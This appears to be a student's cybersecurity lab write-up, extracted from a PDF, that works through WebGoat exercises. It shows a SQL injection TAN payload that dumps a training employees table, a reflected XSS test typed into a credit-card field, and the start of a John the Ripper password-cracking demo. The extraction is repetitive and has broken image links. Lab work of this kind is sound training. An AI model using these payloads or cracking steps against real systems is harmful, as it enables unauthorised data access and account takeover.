Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

Employee Name: Smith

Authentication TAN: %' or '0'='0

Get department

On executing “Get department” :

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.
You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```

✔

Employee Name: Lastname

Authentication TAN: TAN


Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!


USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Example 3 :

Enter the Employee name and Authentication TAN :




On executing “Get department” :





2) Cross Site Scripting

Writing JavaScript as Credit card number :



Output :


(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
Cross Site Scripting
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
1 2 3 4 5 6 7 8 9 10
cs.triple5.tech:8080 says
Hello
OK
Try It! Reflected XSS
Identify which field is susceptible to XSS
It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.
An easy way to find out if a field is vulnerable to an XSS attack is to use the alert() or console.log() methods. Use one of them to find out which field is vulnerable.
Shopping Cart
Shopping Cart Items -- To Buy Now
Price
Quantity
Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry
69.99
1
$0.00
Dynex - Traditional Notebook Case
27.99
1
$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino
1599.99
1
$0.00
3 - Year Performance Service Plan $1000 and Over
299.99
1
$0.00
The total charged to your credit card:
$0.00
UpdateCart
Enter your credit card number:
<script>alert("Hello")</script
Enter your three digit access code:
111
Purchase


Shopping Cart
Shopping Cart Items -- To Buy Now
Price
Quantity
Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry
69.99
1
$0.00
Dynex - Traditional Notebook Case
27.99
1
$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino
1599.99
1
$0.00
3 - Year Performance Service Plan $1000 and Over
299.99
1
$0.00
The total charged to your credit card:
$0.00
UpdateCart
Enter your credit card number:
4128 3214 0002 1999
Enter your three digit access code:
111
Purchase
Well done, but alerts are not very impressive are they? Please continue.
Thank you for shopping at WebGoat.
You're support is appreciated
We have charged credit card:


$1997.96

Question 2 :- Perform online attacks and offline attacks of password cracking. (Note : Demonstration of John the Ripper and THC-hydra)

1) John the Ripper

- Password cracker
- It will take the hash string as input and give us plain text as output associated with that string.

Create a file with name windows.txt and with content like :




John the ripper discovers that "**Tenar**" is the password for Arha account.

